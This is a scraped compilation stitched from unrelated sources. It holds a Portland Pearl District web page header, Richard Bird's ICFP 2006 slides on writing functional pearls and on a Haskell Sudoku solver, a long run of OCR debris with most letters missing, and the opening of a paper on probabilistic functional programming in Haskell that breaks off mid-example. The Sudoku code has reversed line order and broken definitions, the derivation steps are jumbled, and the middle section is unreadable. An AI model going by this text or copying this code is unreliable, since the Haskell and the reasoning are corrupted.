The name of Portland's best known art district, The Pearl, suggests urban legend. Perhaps an oyster cannery factory once sat amidst the aging warehouses, or Chinese seafarers hid pearls beneath cobble stones in the Twelfth Street. Whatever the origin, there's the suggestion of both beauty and ugliness in the name—an elegant gem nestled in a drab, rough shell.

## History of the Pearl



[MAPS & DIRECTORIES](#)

[CLASSES & EVENTS](#)

[Businesses Association](#)

[Neighborhood Association](#)

[Portland Streetcar](#)

[Pearl Walking Map](#)

[Recent Press](#)

[Magazine](#)

[History](#)

[Virtual Tour](#)

[ABOUT THE DISTRICT](#)

[SERVICES](#)

[REAL ESTATE](#)

[SHOPPING](#)

[GALLERIES](#)

[FOOD & DRINK](#)

Richard Bird

ICFP, Portland, Oregon, 2006

# Functional Pearl

## How to Write a

## My brief from the Program Chair

“Well done Functional Pearls are often the highlight of an ICFP conference, but many of the submitted ones somehow miss the mark, by being too trivial, too complicated, or somehow not quite the elegant solution one hopes for. So it would be interesting to hear about your experiences as to what makes a good one and how to go about creating it.”

## What is a functional pearl?

Recent ICFP calls for papers have said:

“Functional pearls: Elegant, instructive examples of

functional programming.

... Pearls need not report original research results; they

may instead present re-usable programming idioms or elegant new ways of approaching a problem.”

Some previous calls added an off-putting sentence:

“It is not enough simply to describe a program!”

So, pearls are

polished    elegant    instructive    entertaining

## Origins

In 1990, when JFP was being planned, I was asked by the then editors, Simon Peyton Jones and Philip Wadler, to contribute a regular column to be called *Functional Pearls*. The idea they had in mind was to emulate the very successful series of essays that Jon Bentley had written in the 1980s under the title *Programming Pearls* in the CACM.

Bentley wrote about his pearls:

“just as natural pearls grow from grains of sand that have irritated oysters, these programming pearls have grown from real problems that have irritated programmers. The programs are fun, and they teach design principles.”

Why me?

Because I was a **GOFER** man.

One major reason that functional programming stimulated the interest of many at that time was that it was

**GOfE**d For Educational Reasoning.

Perhaps, the editors no doubt thought, I could give examples of GOFER-ing a clear but inefficient functional specification into a less obvious but more efficient program?

My personal research agenda: to study the extent to which the whole arsenal of efficient algorithm design techniques can be expressed, organised, taught and communicated through the laws of functional programming.

- Interesting applications and programming techniques.
- Nifty presentations of old or new data structures;
- Instructional examples of program calculation or proof;

Pearls contain:

- Gibbons and O. de Moor, Palgrave, 2003.
- Also a collection in *The Fun of Programming*, edited by J.
- Special issue in JFP, 2004 devoted to pearls;
- Also a sprinkling of pearls at ICFP and MPC;
- Some 64 pearls will have appeared in JFP by the end of 2006;

## The state of play

## Reviewing for JEP

I send out each pearl for review, including my own. Reviewers are instructed to stop reading when

- They get bored;

• The material gets too complicated;

• Too much specialist knowledge is needed;

- The writing is bad.

Some pearls are better serviced as standard research papers.  
Most need more time in the oyster.

## Advice

- Throw away the rule book for writing research papers;
- Get in quick, get out quick;
- Be self-contained, no long lists of references and related work;
- Be engaging;
- Remember, writing and reading are joint ventures;
- You are telling a story, so some element of surprise is welcome;
- Find an author whose style you admire and copy it (my personal favourites are *Martin Gardner* and *Don Knuth*).

- Give a talk on the pearl to non-specialists, your students, your department.
- If you changed the order of presentation for the talk, consider using the new order in the next draft;
- Put the pearl away for a couple of months at least;
- Take it out and polish it again.

## More advice

## Advice on advice

“Whatever advice you give, be short.” Horace

“The only thing to do with good advice is to pass it on. It  
is never of any use to oneself.” Oscar Wilde

“I owe my success to having listened respectfully to the  
very best advice, and then going away and doing the  
exact opposite.” G. K. Chesterton

Richard Bird

ICFP, Portland, Oregon, 2006

# Solver A Simple Sudoku

**HOW TO PLAY** Fill in the grid so that every row, every column and every  $3 \times 3$  box contains the digits 1 - 9. There's no maths involved. You solve the puzzle with reasoning and logic.

**A quote from *The Independent* Newspaper**

## Our aim

Our aim is to define a function

`solve :: Grid -> [Grid]`

for filling in a grid correctly in all possible ways.

We begin with a specification, then use equational reasoning to calculate a more efficient version.  
No maths, no monads: just wholesome, pure - and lazy functional programming.

We suppose that the given grid contains only digits and blanks.

```
> blank      = (== '0')
> blank     :: Digit -> Bool
> digits    = [',', '9', ]
> digits    :: [Digit]
> type Grid   = Matrix Digit
> type Row a = [a]
> type Matrix a = [Row a]
```

## Basic data types

## Specification

```
valid :: Grid -> Bool  
expand :: Matrix Choices -> [Grid]  
choices :: Grid -> Matrix Choices
```

The types:

In words: first install all possible choices for the blank entries, then compute all grids that arise from making every possible choice, then return only the valid grids.

```
> solve1 = filter valid . expand . choices  
> solve1 :: Grid -> [Grid]
```

Here is the specification:

```
> choices :: Grid -> Matrix Choices  
> choices = map (map choice)  
> where choice d | blank d = digits  
>       | otherwise = [d]
```

Then we have

```
> type Choices = [Digit]  
The simplest choice of Choices is
```

## Installing choices

```
> op xs ys = [x:ys | x <- xs, ys <- ys]
> cp = foldr op [[]]
> cp :: [[a]] -> [[a]]
```

The cartesian product of a list of lists is given by:

```
> expand = cp . map cp
> expand :: Matrix Choices -> [Grid]
```

Expansion is just matrix cartesian product:

## Expansion

That leaves the definition of rows, cols, and boxes.

We omit the definition of nodes.

```
<    all nodes (boxes g)
<    all nodes (cols g) &
> valid g = all nodes (rows g) &
> valid :: Grid -> Bool
```

duplicates.

A valid grid is one in which no row, column or box contains

## Valid grids

```

> split (x:y:z:xs) = [x,y,z]:split xs
> split []          = []
> unsplit           = concat
>
> split . map split
> boxes = map unsplit . unsplit . map cols .
> boxes is just a little more interesting:
> cols = foldr (zipWith (:)) (repeat [])
>
> rows = id
>
> rows, cols, boxes :: Matrix a -> [Row a]

```

## Rows, columns and boxes

construction.

Wholemeal programming is good for you: it helps to prevent a disease called indextis, and encourages lawful program

## Wholemeal Programming

Geraint Jones has aptly called this style

functions that treat the matrix as a complete entity in itself. columns and boxes, we have gone for definitions of these arithmetic on subscripts to extract information about rows, instead of thinking about coordinate systems, and doing

## Wholemeal Programming

## Laws

For example, here are three laws that are valid on  $N^2 \times N^2$  matrices:

$\text{rows} \cdot \text{rows} = \text{id}$   
 $\text{cols} \cdot \text{cols} = \text{id}$   
 $\text{boxes} \cdot \text{boxes} = \text{id}$

Here are three more, valid on  $N^2 \times N^2$  matrices of choices:

$\text{map rows} \cdot \text{expand} = \text{expand} \cdot \text{rows}$   
 $\text{map cols} \cdot \text{expand} = \text{expand} \cdot \text{cols}$   
 $\text{map boxes} \cdot \text{expand} = \text{expand} \cdot \text{boxes}$

We will make use of these laws in a short while.

## Three more laws

If  $f \cdot f = id$ , then

The following laws concern filter:

$\text{filter}(p \cdot f) = \text{map } f \cdot \text{filter } p \cdot \text{map } f$

Secondly,

$\text{filter}(\text{all } p) \cdot cp = cp \cdot \text{map}(\text{filter } p)$

Thirdly,

$\text{filter } p \cdot \text{concat} = \text{concat} \cdot \text{map}(\text{filter } p)$

We will also make use of these laws in due course.

Pruning a matrix of choices

Though executable in theory, the specification is hopeless in practice.

To make a more efficient solver, a good idea is to remove any choices from a cell  $c$  that already occur as single entries in the row, column and box containing  $c$ .

We therefore seek a function

`prune :: Matrix Choices -> Matrix Choices`

so that

`filter valid . expand . prune`

How would you define `prune`?

```

= filter nups · cp · pruneRow
filter nups · cp

The function pruneRow satisfies

< remove xs ds = xs \\ sp = ds
< remove xs [d] = [d]

< where ones = [d | d > - row]
< pruneRow row = map (remove ones) row
< pruneRow :: Row Choices -> Row Choices

```

## Pruning a row

## Calculation

Remember, we want

```
= filter valid · expand · prune
```

We have

```
filter valid · expand
```

```
= filter (all nodes · boxes ·
```

```
filter (all nodes · cols ·
```

```
filter (all nodes · rows · expand
```

We send each of these filters one by one into battle with expand.

## GOFER it

Let  $f \in \{\text{rows}, \text{cols}, \text{boxes}\}$  and abbreviate  $\text{nods}^p$  to  $p$ :

```
filter (all p . f) . expand
= {since f . f = id}
= map f . filter (all p) . expand
= {since map f . expand = expand . f}
= map f . filter (all p) . expand . f
= {definition of expand}
= map f . filter (all p) . map cp . f
= {law of filter and cp}
= map f . filter (all p) . map cp . cp
= {property of pruneRow}
= map f . cp . map (filter p . cp . pruneRow) . f
```

```

map f · cp · map (filter p · cp · pruneRow) · f
= {law of filter and cp}
map f · filter (all p) · cp · map cp · map pruneRow · f
= {definition of expand}
map f · filter (all p) · expand · map pruneRow · f
= {since f · f = id}
filter (all p) · expand · map pruneRow · f
= {since filter (all p) · expand = expand · filter (all p) · f}
filter (all p) · expand = expand · filter (all p) · f
= {since map f · expand = expand · f}
filter (all p) · map f · expand · map pruneRow · f
= filter (all p) · map f · expand · map pruneRow · f
= {introducing pruneBy f = f · map pruneRow · f}
filter (all p · f) · expand · pruneBy f
= filter (all p · f) · expand · pruneBy f
= filter (all p · f) · expand · pruneBy f
Hence

```

Going backwards!

In fact, we can have as many prunes as we like.

```
> solve2 = filter valid . expand . prune . choices  
> solve2 :: Grid -> [Grid]
```

Now we have a second version of the program:

```
> where pruneBy f = f . map pruneRow . f  
> pruneBy boxes . pruneBy cols . pruneBy rows  
> prune =  
> prune :: Matrix Choices -> Matrix Choices
```

After a tad more equational reasoning, we obtain

## The result

The simplest Sudoku problems are solved by repeatedly pruning the matrix of choices until only singleton choices are left.

For more devious puzzles we can combine pruning with another simple idea: single-cell expansion.

Suppose we define a function `expand1` :: `Matrix Choices -> [Matrix Choices]`

that expands the choices for one cell only. This function is to satisfy the property that, up to permutation of the answer,

`expand = concat . map expand . expand1`

## Single-cell expansion

A good choice of cell on which to perform expansion is one with a smallest number of choices, not equal to 1 of course:

```
> expand1 :: Matrix Choices -> [Matrix Choices]
< expand1 cm =
> [rows1 ++ [row1 ++ [c]:rows2] ++ rows2 | c <- cs]
< where
< (rows1,rows2) = break (any smallest) cm
< (row1,cs:row2) = break smallest row
< smallest cs = length cs == n
< n = minimum (lengths cm)
< lengths = filter (/=1) . map length . concat
```

## Parsimonious expansion

Hence

- `expand1 cm = undefined` if `cm` contains only single choices.
- `expand1 cm = []` if `cm` contains a null choice;

## Properties of parsimonious expansion

only holds when applied to matrices with at least one non-single choice, possibly a null choice.  
Say a matrix is complete if all choices are singleton, and blocked if the singleton choices contain a duplicate.  
Incomplete but blocked matrices can never lead to valid grids. A complete and non-blocked matrix of choices corresponds to a unique valid grid.

```
< hasdups row = dups [d | -row]
```

```
< any hasdups (boxes cm)
```

```
< any hasdups (cols cm) ||
```

```
> blocked cm = any hasdups (rows cm) ||
```

```
> blocked :: Matrix Choices -> Bool
```

```
> single _ = False
```

```
> single [] = True
```

```
> complete = all (all single)
```

```
> complete :: Matrix Choices -> Bool
```

## Blocked and complete matrices

## More calculation

Assuming a matrix is non-blocked and incomplete, we have

```
search = filter valid . expand . concat . map search . expand1 . prune
```

we therefore have, on incomplete and non-blocked matrices

```
search = filter valid . expand . prune
```

Writing

```
expand1  
= concat . map (filter valid . expand . prune)  
expand1  
= concat . map (filter valid . expand)  
filter valid . expand . concat . map expand . expand1
```

```

> solve :: Grid -> [Grid]
> solve = search . choices
> search :: Matrix Choices -> [Grid]
> search cm
> | blocked pm = []
> | complete pm = [map (map head) pm]
> | otherwise = concat $ map search $ expand1 pm
> where pm = prune cm

```

## A reasonable sudoku solver

## Tests

I tested the solver on Simon Peyton Jones' 36 puzzles recorded at <http://haskell.org/haskellwiki/Sudoku>. It solved them in 8.8 seconds (on a 1GHz pentium 3 PC). I also tested them on 6 minimal puzzles (each with 17 non-blank entries) chosen randomly from the 32000 given at the site. It solved them in 111.4 seconds.

## Conclusions

There are about a dozen Haskell Sudoku solvers at

[http://haskell.org/haskell\\_wiki/Sudoku](http://haskell.org/haskell_wiki/Sudoku)

All of these, including a very nice solver by Lenhart Augustsson, deploy coordinate calculations. Many use arrays and most use monads. I know of solvers that reduce the problem to Boolean satisfiability, constraint satisfaction, model checking, and so on. Mine is about twice as slow as Lenhart's on the nefarious puzzle, but about thirty times faster than Yitz Gale's solver on easy puzzles.

I would argue that mine is certainly one of the simplest and shortest. At least it was derived, in part, by educational reasoning.

**f Ma M**

e e c e ce e

. rt . t r. .

t t T s pro on rns pro on o s n s s o  
 r o o rs s poss ro n n g o r s. T s s n  
 so s ng gr gor s g n r o o or o o  
 s r r s s .

**n n**

A 1 e ee e ee e e c e e e e s t  
 e e . I e e e e e e c e e e c e . e  
 e e e e e efi c c e . e

e e ) e e e ze e c e c e

F e e c e e e 1 e e e ee G  
 e e . I e e e e e e e e ee e  
 e G e G  
 ee [1 ) e e e e e c e -  
 e e e e e e e e e c e e  
 e e e e e e e e z e e c -  
 e e e e e e e e e e e e  
 I e ee e e e e e e e e e  
 e e e . T e e e e e e e e  
 c ce c e F e e e e e e c ce  
 e c e c c e .

**2 G n**

e e e e ec e e c e e e e

---

L r or

G	c	e	fi	e	e	e	e	e
e	e	ee	e	e	e	e	e	.
e	e	e	ee	e	e	c	e	c
e	e	e	e	c	e	c	e	c
e	e	e	e	e	e	e	e	e
s	1	e	ec	e	e	e	e	e
6	1	1	e	ec	e	e	e	e
5	1	e	ec	e	e	e	e	e
6								
T	e	e	ee					
f.	I	c	e	c	e	fi	e	e
e	ee	c	ce	c	e	e	e	e
We	e	e	c	e	e	e	.	e
e	e	cc	e	c	e	ec	-	cc
e	c	. A	e	fi	e	e	e	e
e	e	c	1	...	. We	e	c	e
e	e	e	e	e	e	e	fi	e
c	)	e	e	e	e	e	e	e
e	c	e	e	e	e	e	e	e
c	c	e	e	e	e	e	e	e
e	e	e	e	e	e	e	e	e
F	1	≤	≤	e	e	e	e	e
1	...	c	e	c	c	e	e	c
s	s	I	1	e	e	e	e	e
e	e	e	1	. I	1	e	e	e
e	c	e	e	c	e	e	e	e
e	e	e	e	1.	e	e	e	e
I	t	s	e	c	e	e	e	e
c		e	e	c	1	...	. I	e
c	e	1	e	e	e	e	e	1
e	e	e	e	e	e	e	fi	e
I	e	e	1	e	e	e	e	e
e	e	e	e	e	e	e	1	e
e	e	e	e	e	e	e	e	e
c	e	m	e	e	1)	.		

I e ee ee ee ee ee  
 e e e c e e e e e  
 e e m-c e e e e e e  
 . T c c e e f i 1 1-c e e e  
 e e m e e . T e c c e e e  
 e m-c e e ) e e e  
 e e e e e e e e  
 1.

### m m n a n

We e e c c e e c ce e  
 e e e e e e .

F c e e e e e e e c e e  
 e . e e e e e e e e  
 e e e c c . T c e ze e e e e c  
 c e e e

### t t r

e e e e c e r c e e e e  
 e e e e ) S t c e e e e e  
 e c e e ze ) S l r c e e e e e  
 e e e e e - ze e e ) R lt  
 e e e e e . T e e  
 e e - ze e e c  
 e e c c e e e c e c  
 e c e c e e R lt e c e c c  
 T e e e c e e cc c e e e  
 e c e c .

### 2

e e e e e e e ce e e c . e  
 e e e e e e e .  
 e c f i e e e e e e

t )

) )

e e e e e e cc ) e e e  
 c g e e e e c e e e  
 cc e e e e

) ) ) ) )  
 g ) ') ') g  
 T e c e e e e e e c e  
 l t g g ) )  
 r g g ) )  
**G G d**  
 T e e e c e ee  
 r l t t R lt  
 r l t . t l ) S t g tS t ))  
 .  
 T e e e e e c e c - ze e e g tS t  
 ) e e e e e S t) e e e e e e  
 e - ze e e e . T e e e e c e t.  
 We e e R lt r ). T e R lt c e  
 cc e e c ec e e e ec c e  
 e r e e e e e e e T e c e  
 t R lt r )  
 T e c - ze e e e g tS t  
 e  
 g tS t t r S t r )  
 g tS t r r rt . .  
 r l t l r ) . r v  
 T fl e e e e e e e c-  
 r v t r S l r r )  
 c e e e e e e . A e e e e  
 e e e e ce l e e e e  
 e e e e c e e e e  
 e r

l s l r S t  
 T e e e e e e e c e c  
 e e e c ec e e e  
 r rt S l r r ) r  
 r rt t r . r lt r E t )  
 t r S l r r ) r  
 E t r )  
 r r t  
 A e e - ze e e e c e S t e e  
 S t R lt S t R lt  
 F e ee e e e e e e e e ze e  
 t R lt r ) l  
 ) l L t ) )  
 e e e e c c e e e e c e  
 l L t r t  
 T ec e ce c e e e e c ce  
 c e r e e e e e e ce . A  
 e ec e e e e e e  
  
 A fi e e e e e e e e e e e  
 e e e e e e e e e e e  
 t S t t  
 t R lt t  
 A e e e e e e e e e e e  
 e e e e e e e e e e e  
 t r t  
 We c e e e e e e  
 t r r

e e e e e e e . A e e e e ee e e c e e e e e  
e e ee e e ce e . T e e c e e e e e  
t S l r r  
T e fi ece e c c c e e e  
e . T e e e e e e e e e e e  
e e c e rt )  
e e e e e e e e e e e e  
r v l tAt  
e e e e e e c c 1 e e  
e c  
l  
S t )  
T e e e e e e c e ec e e 1  
r r r  
r  
e e e e ec e e ) e e e c e  
t r ) rg  
F e e e c e c e e e e e e c c e  
l L t l gt  
r  
We c e e c e e . I e e e  
e e e e e ) e e e e c e . I e e e  
e e e e e ) e e e e e e e  
e e e e e e e e e . T e c c  
e e e e e e e e e e e e ece  
e e e e e e e e e e e . W e e  
e e e c e e e e e e c e e  
e e e e e e e e e e e e  
c e e e e e . T e e e e e  
e c e e e e e e e e e e  
e e e e e e e e e e e e

5 d

T	e e e e e e	e e	e e c
	e c		

t l r r  
t r l r t)

T e e e e e e e e c

t S t l r  
t R lt S t

We e e e e c e e

t r H r

e	c	e	c	e	e	e	.T	e	e	e	ht	st	-	e	)	-
e		e	e		ze								e	e	e	e
	c	e		e	ze	e	e						e	e	e	e
	e	e	e	c	e	.T	e	c	e	e	e	e	e	e	e	.
T	e		e			e	e		e	e			e	e	e	e
e	c				e	e	e	e	e							

r v 1) )

e	e e	e e	c	c	e e	c	e
e	e	e			e	c	ec e

l t  
S t

e e e e e e e e ce  
e c e e e ce

r r

T	e		e		e	e		c		e	e		e		e		e		e		e
		e		e		c				e		e			e			e			e

t r ) l r  
 F e e e -e e e e  
 l L t H  
 r  
 T e c e e e e ce e e  
 e e e e . e e g tS t e e  
 e e e e ). T e c e e e e  
 e c e e e e e e e  
 T ee e e e c e e e e .  
 e e e . c e e e e e

### d

c e e e e fi e e  
 e c e e e e e e c e e  
 e e . T e e e e e e e e  
 e e e e e e e e e e e  
 c e [5 5 5 5 5 1 e e e e e e e  
 e [5 5 1 . T e 6 e . e e e e e e  
 [16 1 1 1 6 e e e e e e e e e e  
 [15 1 11 [1 6 e e e e e e e e e e  
 F e e e e e e e e e e  
 e e e e e e e e e e

s

1  
 e ec e  
 1 1  
 e ec e  
 1 1  
 e ec e  
 1  
 e e e c e e e e fi e e  
 c e e e e e e e e .  
 T e e e e e e e e e e  
 - th ) ee e e e e e e .  
 We e e e c c e e . T c e e  
 e e e e e e e e e e e e  
 ze- e e e e e e e e e e

We e e r r e e e  
 e e e e e c e ec  
 e  
 t r t  
 t r r t t)  
 W e efi e  
 t r r r  
 t S l r r r  
 t S t t  
 t R lt t  
 T ec c e e e e e  
 gr rt ))  
 gr r rl . l t )  
 rl  
 rl  
 rl ) ) )  
 | rl ) ) )  
 | ) ) ) )  
 | ) l ' ) ) )  
 r l ' ) r v )  
 e e e e  
 S t )  
 l  
 r r  
 e e e e e e e  
 e e e e e e e  
 t r ) rg  
 rg  
 rg

rg ) ) ) )  
 | rg ) ) ) )  
 | t r ) rg rg ) )  
 e e c e e c e e e  
 e e ze e e e e e  
 l L t .  
 r t

We e e e e c e e e e  
 e e e e e e ec e e e e  
 c e e e e e ) e ze e e e e e e . A e  
 e e fi ce c e e c e e e l  
 rt . e e e e ) .

### n w m n

T e e e ec e e e e  
 e e e e e e e e e e

### f n

1. . r s. r on ppro o op on pro s. . . s s. T n  
 Monogr p -1 o p ng L or or or 1 .

### na am

Ut l t

rg  
 rg  
 rg ) ) ) )  
 | rg ) ) ) )  
 | t r ) rg rg ) )

H Ut l t r g t r g t t  
 t H ) H ) | 11

H t H r  
 H rg H ll H ) H )  
 H r l gt  
 H ) 1 tAt v )  
  
 rg H H r H r H r  
 rg H ll ) ) ) )  
 rg H 11 | ) ) ) )  
 rg H | t rg H ) ) ) ) ) ) )  
 | t r t rg H ) ) ) ) ) ) )  
  
 t H H )  
 t | )  
 | t r r H H  
  
 H H t  
 H ll )  
 H )  
  
 l H r r H rg H r )  
 l ) ) )  
  
 r H r H r  
 rg H H )

T s r s pro ss s ng LT ro p g LL s

# FUNCTIONAL PEARLS

## *Probabilistic Functional Programming in Haskell*

MARTIN ERWIG and STEVE KOLLMANSBERGER

*School of EECS, Oregon State University, Corvallis, OR 97331, USA  
(e-mail: [erwig, kollmast]@eecs.oregonstate.edu)*

### 1 Introduction

At the heart of functional programming rests the principle of referential transparency, which in particular means that a function  $f$  applied to a value  $x$  always yields one and the same value  $y = f(x)$ . This principle seems to be violated when contemplating the use of functions to describe probabilistic events, such as rolling a die: It is not clear at all what exactly the outcome will be, and neither is it guaranteed that the same value will be produced repeatedly. However, these two seemingly incompatible notions can be reconciled if probabilistic values are encapsulated in a data type.

In this paper, we will demonstrate such an approach by describing a probabilistic functional programming (PFP) library for Haskell. We will show that the proposed approach not only facilitates probabilistic programming in functional languages, but in particular can lead to very concise programs and simulations. In particular, a major advantage of our system is that simulations can be specified independently from their method of execution. That is, we can either fully simulate or randomize any simulation without altering the code which defines it. In the following we will present the definitions of most functions, but also leave out some details for the sake of brevity. These details should be obvious enough to be filled in easily by the reader. In any case, all function definitions can be found in the distribution of the library, which is freely available at [eecs.oregonstate.edu/~erwig/pfp/](http://eecs.oregonstate.edu/~erwig/pfp/).

The probabilistic functional programming approach is based on a data type for representing *distributions*. A distribution represents the outcome of a probabilistic event as a collection of all possible values, tagged with their likelihood.

```
newtype Probability = P Float
newtype Dist a = D {unD :: [(a,Probability)]}
```

This representation is shown here just for illustration; it is completely hidden from the users of the library by means of functions which construct and operate on distributions. In particular, all functions for building distribution values enforce the constraint that the sum of all probabilities for any non-empty distribution is 1. In this way, any *Dist* value represents the complete sample space of some probabilistic event or “experiment”.

Distributions can represent events, such as the roll of a die or the flip of a coin. We can construct these distributions from lists of values using *spread* functions,

that is, functions of the following type.

```
type Spread a = [a] -> Dist a
```

The library defines spread functions for various well-known probability distributions, such as `uniform` or `normal`, and also a function `enum` that allows users to attach specific probabilities to values. With `uniform` we can define, for example, the outcome of die rolls.

```
die = uniform [1..6]
```

Probabilities can be extracted from distributions through the function `??` that is parameterized by an *event*, which is represented as a predicate on values in the distribution.

```
type Event a = a -> Bool

(??) :: Event a -> Dist a -> Probability
(??) p = P . sum . map snd . filter (p . fst) . unD
```

There are principally two ways to combine distributions: If the distributions are independent, we can obtain the desired result by forming all possible combinations of values while multiplying their corresponding probabilities. For efficiency reasons, we can perform normalization (aggregation of multiple occurrences of a value). The normalization function is mentioned later.

```
joinWith :: (a -> b -> c) -> Dist a -> Dist b -> Dist c
joinWith f (D d) (D d') = D [(f x y, p*q) | (x,p) <- d, (y,q) <- d']

prod :: Dist a -> Dist b -> Dist (a,b)
prod = joinWith (,,)
```

Examples of combined independent events are rolling a number of dice. The function `certainly` constructs a distribution of one element with probability 1.

```
dice :: Dist [Int]
dice 0 = certainly []
dice n = joinWith (:) die (dice (n-1))
```

On the other hand, if the second event depends on the first, it must be represented by a function that accepts values of the distribution produced by the first event. In other words, whereas the first event can be represented by a `Dist a` value, the second event should be a function of type `a -> Dist b`. This dependent event combination is nothing other than the bind operation when we regard `Dist` as a monad.

```
instance Monad Dist where
  return x    = D [(x,1)]
  (D d) >>= f = D [(y, q*p) | (x,p) <- d, (y,q) <- unD (f x)]
  fail        = D []
```

The functions `return` and `fail` can be used to describe outcomes that are certain or impossible, respectively. We also use the synonyms `certainly` and `impossible` for these two operations. We will also need monadic composition of two functions and a list of functions.

```
(>@>) :: Monad m => (a -> m b) -> (b -> m c) -> a -> m c
f >@> g = (>>= g) . f

sequ :: Monad m => [a -> m a] -> a -> m a
sequ = foldl (>@>) return
```

We have defined `Dist` also as an instance of `MonadPlus`, but this definition is not important for this paper.

The observation that probability distributions form a monad is not new (Giry, M., 1981). However, previous work was mainly concerned with extending languages by offering probabilistic expressions as primitives and defining suitable semantics (Jones, C. and Plotkin, G. D., 1989; Morgan, C. and McIver, A. and Seidel, K., 1996; Ramsey, N. and Pfeffer, A., 2002; Park, S. and Pfenning, F. and Thrun, S., 2004). The focus of those works is on identifying semantics to support particular aspects, such as the efficient evaluation of expectation queries in (Ramsey, N. and Pfeffer, A., 2002) by using a monad of probability measures or covering continuous distributions in addition to discrete ones by using sampling functions as a semantics basis (Park, S. and Pfenning, F. and Thrun, S., 2004) (and sacrificing the ability to express expectation queries). However, we are not aware of any work that is concerned with the design of a probability and simulation library based on this concept.

Having defined distributions as monads allows us to define functions to repeatedly select elements from a collection without putting them back, which causes later selections to be dependent on earlier ones. First, we define two functions that, in addition to the selected element, also return the collection without that element.

```
selectOne :: Eq a => [a] -> Dist (a,[a])
selectOne c = uniform [(v,List.delete v c) | v <- c]

selectMany :: Eq a => Int -> [a] -> Dist ([a],[a])
selectMany 0 c = return ([] ,c)
selectMany n c = do (x,c1) <- selectOne c
                    (xs,c2) <- selectMany (n-1) c1
                    return (x:xs,c2)
```

Since in most applications the elements that remain in the collection are not of interest, it is helpful to provide derived functions that simply project onto the values of the distributions. The implementation reveals that `Dist` is also a functor. We will also use the function name `mapD` to refer to `fmap` to emphasize that the mapping is across distributions.

```

instance Functor Dist where
  fmap f (D d) = D [(f x,p) | (x,p) <- d]

  mapD :: (a -> b) -> Dist a -> Dist b
  mapD = fmap

```

With `mapD` we can now define the functions for repeatedly selecting elements from a collection. Note that the function `fst` is used in `select` because `selectMany` returns a tuple containing the list of selected elements and the list of remaining (unselected) elements. We wish to discard the latter. We reverse the returned list because the elements retrieved in `selectMany` are successively cons'ed onto the result list, which causes the first selected element to be the last in that list.

```

select :: Eq a => Int -> [a] -> Dist [a]
select n = mapD (reverse . fst) . selectMany n

```

With this initial set of functions we can already approach many problems found in textbooks on probability and statistics and solve them by defining and applying probabilistic functions. For example, what is the probability of getting at least 2 sixes when throwing 4 dice? We can compute the answer through the following expression.

```

> ((>=2) . length . filter (==6)) ?? dice 4
13.2%

```

Another class of frequently found problems is exemplified by “What is the probability of drawing a red, green, and blue marble (in this order) from a jar containing two red, two green, and one blue marble without putting them back?”. With an enumeration type for marbles containing the constructors `R`, `G`, and `B`, we can compute the answer as follows.

```

> (==[R,G,B]) ?? select 3 [R,R,G,G,B]
6.7%

```

Many more examples are contained in the library distribution.

A final concept that is employed in many examples is the notion of a *probabilistic function*, that is, a function that maps values into distributions. For example, the second argument of the bind operation is such a probabilistic function. Since it turns out that in many cases the argument and the result type are the same, we also introduce the derived notion of a *transition* that is a probabilistic function on just one type.

```
type Trans a = a -> Dist a
```

A common operation for a transition is to apply it to a distribution, which is already provided through the bind operation.

In the next two sections, we illustrate the use of basic library functions with two examples to demonstrate the high-level declarative style of probabilistic functional programming. In Section 4 we will show how randomization fits into the described

approach and, in particular, how it allows the approximation of distributions to cope with exponential space growth. In Section 5 we describe how to deal with traces of probabilistic computations. Conclusions in Section 6 complete this paper.

## 2 The Monty Hall Problem

In the Monty Hall problem, a game show contestant is presented with three doors, one of which hides a prize. The player chooses one of the doors, and then the host opens another door which does not have the prize behind it. The player then has the option of staying with the door they have chosen or switching to the other closed door. This problem is also discussed in (Hehner, 2004; Morgan, C. and McIver, A. and Seidel, K., 1996). When presented with this problem, most people will assume that switching makes no difference—since the host has opened a door without the prize, it leaves a 50/50 chance of the remaining two doors.

However, statistical analysis has shown that the player doubles their chance of winning if they switch doors. How can this be? We can use our library to determine if this analysis is correct, and how.

A simple approach is to first consider that of the three doors, only one is the winning door. Thus, the player’s initial pick has a one third chance of being the winning door.

```
data Outcome = Win | Lose

firstChoice :: Dist Outcome
firstChoice = uniform [Win,Lose,Lose]
```

If the player has chosen a winning door, and then switches, they will lose. However, if they initially chose a losing door, the host only has one choice for a door to open: the other losing door. Thus, if they switch, they win. This process can be captured by a transition on outcomes.

```
switch :: Trans Outcome
switch Win = certainly Lose
switch Lose = certainly Win
```

We can analyze the probabilities of winning by comparing `firstChoice` and applying the transition `switch` to `firstChoice`.

```
*MontyHall> firstChoice
Lose 66.7%
Win 33.3%

*MontyHall> firstChoice >>= switch
Win 66.7%
Lose 33.3%
```

Therefore, not switching gives the obvious one third chance of winning, while switching gives a two thirds chance of winning.

We can also model the game in more detail, replicating each step with the precise rules that accompany them. We first construct the structure of the simulation from the bottom up. We start with three doors.

```
data Door = A | B | C

doors :: [Door]
doors = [A .. C]
```

Next we create a data structure to represent the state of the game by having fields that indicate which door (A, B, or C) contains the prize, which is chosen, and which is opened.

```
data State = Doors {prize :: Door, chosen :: Door, opened :: Door}
```

Of course, these will not all be assigned at once, but in sequence. In the initial state, the prize has not yet been hidden, no door has been chosen, and no door is open. Since the state will be evaluated only after all fields are set, we can initialize all fields with `undefined`.

```
start :: State
start = Doors {prize=u,chosen=u,opened=u} where u=undefined
```

Now each step of the game can be modeled as a transition on `State`. First, the host will choose one of the doors at random to hide the prize behind.

```
hide :: Trans State
hide s = uniform [s{prize=d} | d <- doors]
```

A transition takes a value of some type and produces a distribution of that type. In this case, the transition `hide` takes a `State` and produces a uniform distribution of states—one state for each door the prize could be hidden behind. Next, the contestant will choose, again at random, one of the doors.

```
choose :: Trans State
choose s = uniform [s{chosen=d} | d <- doors]
```

Once the contestant has chosen a door, the host will then open a door that is not the one chosen by the contestant and is not hiding the prize. This is the first transition which depends on the value of `State` it receives by considering the value of `s` in the definition.

```
open :: Trans State
open s = uniform [s{opened=d} | d <- doors \\ [prize s,chosen s]]
```

Next the player can switch or stay with the door already chosen. Both strategies can be represented as transitions on `State`.

```
type Strategy = Trans State
```

Switching means chose a door that is currently not chosen and that has not been opened.

```
switch :: Strategy
switch s = uniform [s{chosen=d} | d <- doors \\ [chosen s,opened s]]
```

We can also create a strategy for stay, which would simply be to leave everything precisely as it already is.

```
stay :: Strategy
stay = certainlyT id
```

For constructing transitions which produce a distribution of only one element, we provide the function `certainlyT` which converts any function of type `a -> a` into a function of type `a -> Dist a`.

```
certainlyT :: (a -> a) -> Trans a
certainlyT f = certainly . f
```

Finally, we define an ordered list of transitions that represents the game: hiding the prize, choosing a door, opening a door, and then applying a strategy.

```
